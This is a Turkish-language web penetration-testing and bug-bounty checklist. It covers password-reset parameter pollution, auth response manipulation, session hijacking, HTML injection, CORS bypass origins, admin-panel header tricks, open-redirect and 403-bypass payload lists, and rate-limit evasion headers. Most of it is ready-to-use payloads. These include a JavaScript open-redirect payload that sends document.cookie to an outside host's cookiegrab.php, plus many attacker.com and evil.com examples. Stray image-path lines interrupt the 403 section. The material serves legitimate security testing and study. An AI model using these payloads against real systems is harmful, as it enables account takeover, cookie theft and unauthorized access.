- email= victim@gmail.com&email=attacker@gmail.com
- email= victim@gmail.com%20email=attacker@gmail.com
- email= victim@gmail.com |email=attacker@gmail.com
- email= victim@gmail.com%0d%0acc:attacker@gmail.com
- email= victim@gmail.com&code= my password reset token

☐ Array dizisi içinde birden fazla e-posta göndermeyi dene, attacker hesabına link gelirse hesap ele geçirme gerçekleşir.

- POST https://example.com/api/v1/password_reset HTTP/1.1
- Orijinal istek gövdesi: {“email_address”:”xyz@gmail.com”}
- Değiştirilmiş istek gövdesi: {“email_address”:[“admin@breadcrumb.com”,”attacker@evil.com”]}

☐ No rate limit

- Parola ve kulllanıcı adlarına kaba kuvvet saldırısı

☐ Auth Bypass Yöntemi – Response manipulation

- Yanlış auth kodu veya parola gir, bu isteği burpsuite ile yakala ve repeater a at
- Dönen response u kontrol et içinde aşağıdaki gibi parametreler varsa tersine değiştir.
  {“code”:”invalid_credentials”} -> {“code”:”valid_credentials”}
  {“verify”:”false”} -> {“verify”:”true”}

☐ Response içerisinde token sızıntısı

- Kayıt olma esnasında bilgileri girdikten sonra oluşan isteği tut sağ tıkla intercept response ile dönen cevabı tut.
- Dönen cevapta link token veya otp kodu var mı kontrol et

☐ E posta değiştirerek parola sıfırlama

- Hesabına gir ve şifre değiştirme isteğini tut
- E postayı kendi e postan ile değiştirerek isteği gönder ve kendi hesabına sıfırlama linki geliyor mu kontrol et.
- Örnek istek aşağıdaki gibi.

  POST /api/changepass [...] ("form": {"email":"victim@email.tld","password":"12345678"})

Hackerone raporları:

- https://hackerone.com/reports/13286
- https://hackerone.com/reports/743545
- https://hackerone.com/reports/280389
- https://hackerone.com/reports/342693
- https://hackerone.com/reports/272379
- https://hackerone.com/reports/737042
- https://hackerone.com/reports/182670
- https://hackerone.com/reports/698416

☐ Broken Link Hijack

Site üzerinde çalışmayan kırık linkleri bulmak için : https://github.com/stevenvachon/broken-link-checker

- Kullanımı:
  blc -rof --filter-level 3 https://example.com/

Kırık link geldiğinde aşağıdaki gibi output gelecektir.

- –BROKEN – https://www.linkedin.com/company/ACME-inc-/ (HTTP_999)

Kaynaklar

- https://edoverflow.com/2017/broken-link-hijacking/
- https://medium.com/@bathinivijaysimhareddy/how-i-takeover-the-companys-linkedin-page-790c9ed2b04d

☐ Bozuk Yetkilendirme ve Oturum Yönetimi — (Broken Authentication and Session Management)

☐ Şifre değişikliğinden sonra eski oturumun süresinin dolması

- 2 farklı tarayıcıdan veya gizli sekmeden oturum aç
- Birisinden şifreyi değiştir ve diğer oturum devam ediyor mu kontrol et.

☐ Oturum ele geçirme – session hijack

- Cookie bilgilerini kopyala ve sayfada herhangi bir işlemi gerçekleştiren isteği repeatara at.
- Oturumu kapat,
- Repeatera attığın isteği gönder ve response dönüyor mu kontrol et.
- Eğer işlem gerçekleşmişse zafiyet var demektir.
- Yani oturum kapatıldığı halde cookie bilgileri kullanılarak sadece oturum açıkken gerçekleştirilebilecek bir işlem oturum açılmadan yapılabilmiş oluyor.

Etki: Eğer saldırgan, kurbanın cookie bilgilerini ele geçirirse (tarayıcı geçmişi vs) bu hesap ele geçirmeye neden olabilir.

☐ Parola sıfırlama linki zafiyetleri

- Parolayı unuttum ile 4-5 tane parola sıfırlama linki talep et.
- Hepsi ayrı ayrı çalışıyorsa zafiyettir. Eğer sadece son gönderilen çalışıyorsa doğru yapılandırılmış demektir.
- Gönderilen bir parola sıfırlama linki 2. defa kullanılabiliyorsa zafiyettir. Tek kullanımlık olmalı.

☐ Güvenlik başlıklarının olmaması / Önbellek Kontrolü

- Sayfa üzerinde biraz gezin ve çıkış yap
- Sonra alt + sol ok tuşuna bas, oturum geliyor mu ve işlem yapılabiliyor mu kontrol et. Eğer yapılabiliyorsa zafiyettir.

☐ Parola sıfırlama ile HTML Injection

Hesap oluşturma veya adımında isim soyisim ve diğer metin giriş yapılan alanlarıda şunları dene

- <h1>attacker</h1>
- "abc><h1>attacker</h1>
- <h1>attacker</h1><a href="your-controlled-domain"Click here

Parola sıfırlama talep et, gelen linkte h1 tagleri çalışmış mı kontrol et, isim soyisim bölümlerine direk link de koyabilirsin.

☐ CORS

CORS Bypass metotları (Origin ekle veya varsa aşağıdaki gibi değiştir.)

- Origin:null
- Origin:attacker.com
- Origin:attacker.target.com
- Origin:attackertarget.com
- Origin:sub.attackertarget.com
- Origin:attacker.com and then change the method Get to post/Post to Get
- Origin:sub.attacker target.com
- Origin:sub.attacker%target.com
- Origin:attacker.com/target.com

Çoklu hedefler için aşağıdaki yöntem

1->Domain adreslerini bul → subfinder -d target.com -o domains.txt

2->Canlı olanları kontrol et → cat domains.txt | httpx | tee -a alive.txt

3->Canlı olanları burpe gönder cat alive.txt | parallel -j 10 curl --proxy "http://127.0.0.1:8080" -sk 2>/dev/null

Araç: https://github.com/chenjj/CORScanner https://github.com/s0md3v/Corsy

☐ Admin paneli & Varsayılan kimlik bilgileri

1) Admin panellerine erişim için çok kullanılan url adresleri

- https://www.target.com/admin
- https://www.target.com/admin-console
- https://www.target.com/console
- https://admin.target.com
- https://admin-console.target.com
- https://console.target.com

2) 3. parti servislerin login ekranlarında varsayılan kullanıcı adı ve parola dene.

3) Admin login paneline erişimin kısıtlandığı durumlarda bu erişimi aşmak için aşağıdaki yöntem kullanılabilir. Bunun için Header Injection yapıyoruz.

Host bölümünde

- `X-Orginal-URL: /admin`
- “X-Orginal-URL: /admin”
- `X-Rewrite-URL:/admin`
- “X-Rewrite-URL:/admin”

☐ Open Redirection

Open redirect https://samplesite.me/login?next=**https://evil.com**

Open redirect ile Xss https://samplesite.me/login?next=**javascript:alert(1);//**

Open redirect → Xss → Cookie getirme https://samplesite.me/validate?returnUrl=**javascript:document.cookie**

Başkasının cookiesini çalmak için:

- https://github.com/kensworth/cookie-stealer
- Örnek:

https://example.com/validate?returnUrl=javascript:document.location=%27https://ferhatucar.com/cookiegrab.php?c=%27.concat(escape(document.cookie));

Referer based open redirection

İstek içinde referer başlığında farklı siteler koyarak redirection dene.

Tarayıcıda otomatik düzeltilen url yapıları

Chrome aşağıdaki url adrreslerini https://attacker.com olarak algılar. Bu yöntem redirection url olarak kullanılabilir.

- https:attacker.com
- https;attacker.com
- https:\/\/attacker.com
- https:/\/\attacker.com
- https:\\example.com

Diğer yöntemler

- https://attacker.com\@example.com
- https://attacker.com/@example.com
- https://attacker.com/%5cevil.com (pentestte çıkan zafiyet)
- https://example.com/login?redir=http://example.com.attacker.com
- https://example.com/login?redir=http://attacker.com/example.com
- https://example.com/login?redir=https://example.com.attacker.com/example.com
- https://example.com/login?redir=https://example.com@attacker.com/example.com
- https://example.com%2f@attacker.com
- https://example.com%252f@attacker.com
- https://example.com%25252f@attacker.com
- https://attacker.com%252f@example.com
- https://attacker.com%ff.example.com
- https://attacker.com?.example.com
- https://attacker.com／.example.com ← most alike character
- https://attacker.com／example.com
- https://example.com%252f@attacker.com/example.com
- https://example.com/@attacker.com/example.com

Yönlendirme yapan siteleri google dork ile bulma

inurl:redirecturi site:example.com
inurl:redirect_uri site:example.com
inurl:redirecturl site:example.com
inurl:redirect_uri site:example.com
inurl:return site:example.com
inurl:returnurl site:example.com
inurl:relaystate site:example.com
inurl:forward site:example.com
inurl:forwardurl site:example.com
inurl:forward_url site:example.com

inurl:url site:example.com
inurl:uri site:example.com
inurl:dest site:example.com
inurl:destination site:example.com
inurl:next site:example.com

Araç: https://github.com/devanshbatham/OpenRedireX

☐ Rate limit bypass:

2 yöntem mevcut: HTTP Metotlarını Özelleştirme, Başlıklara (Header) Sahte IP Ekleme

Rate Limit Bypass using Header

- X-Forwarded-For: IP
- X-Forwarded-IP: IP
- X-Client-IP: IP
- X-Remote-IP: IP
- X-Originating-IP: IP
- X-Host: IP
- X-Client: IP

Adding HTTP Headers to Spoof IP and Evade Detection

- X-Forwarded: 127.0.0.1
- X-Forwarded-By: 127.0.0.1
- X-Forwarded-For: 127.0.0.1
- X-Forwarded-For-Original: 127.0.0.1
- X-Forwarder-For: 127.0.0.1
- X-Forward-For: 127.0.0.1
- Forwarded-For: 127.0.0.1
- Forwarded-For-Ip: 127.0.0.1
- X-Custom-IP-Authorization: 127.0.0.1
- X-Originating-IP: 127.0.0.1
- X-Remote-IP: 127.0.0.1
- X-Remote-Addr: 127.0.0.1

Rate Limit Bypass using Special Characters

- Adding Null Byte (%00) at the end of the Email can sometimes Bypass Rate Limit.
- Try adding a Space Character after a Email. (Not Encoded)
- Some Common Characters that help bypassing Rate Limit : %0d , %2e , %09 , %20 , %0, %00, %0d%0a, %0a, %0C
- Adding a slash(/) at the end of api endpoint can also Bypass Rate Limit. domain.com/v1/login -> domain.com/v1/login/

Using IP Rotate Burp Extension

Burp Suite's Extension IP Rotate works well in many cases. Make sure you have Jython installed along.

Here You'll everything you need - https://github.com/PortSwigger/ip-rotate

☐ 403 Bypass

Araç: https://github.com/yunemse48/403bypasser

https://observationsinsecurity.com/2020/08/09/bypassing-403-to-get-access-to-an-admin-console-endpoints/

Directory based	site.com/secret => 403 site.com/secret/* => 200 site.com/secret/./ => 200
File based	site.com/secret.txt => 403 site.com/secret.txt/ => 200 site.com/%2f/secret.txt/ => 200
Protocol based	https://site.com/secret => 403 http://site.com/secret => 200
Header Based:	X-Forwarded-For: 127.0.0.1

https://web.com/path ==> 403 Forbidden

https://web.com/%2e/path ==> 200 OK

/admin/panel/ ==> 403 Forbidden

/admin/monitor/ ==> 200 OK

Then

/admin/monitor/;panel ==> 200 OK

GET /delete?user=test HTTP/1.1 ==> 401 Unauthorized

GET /delete?user=test HTTP/1.1

X-Custom-IP-Authorization: 127.0.0.1 ==>302 Found

example.com/admin ==> 403


example.com/admin/. ==> 200


example.com//admin// ==> 200

example.com/./admin/./ ==> 200

https://example.com/admin/ ==> 302

https://example.com/..;/ ==> 200





☐ SSTI

SSTI Payload listesi: https://github.com/payloadbox/ssti-payloads

☐ Jira Zafiyetleri

Araç: Jira lens → https://github.com/MayankPandey01/Jira-Lens İlgili yazı: https://thehackerish.com/jira-vulnerabilities-and-how-they-are-exploited-in-the-wild/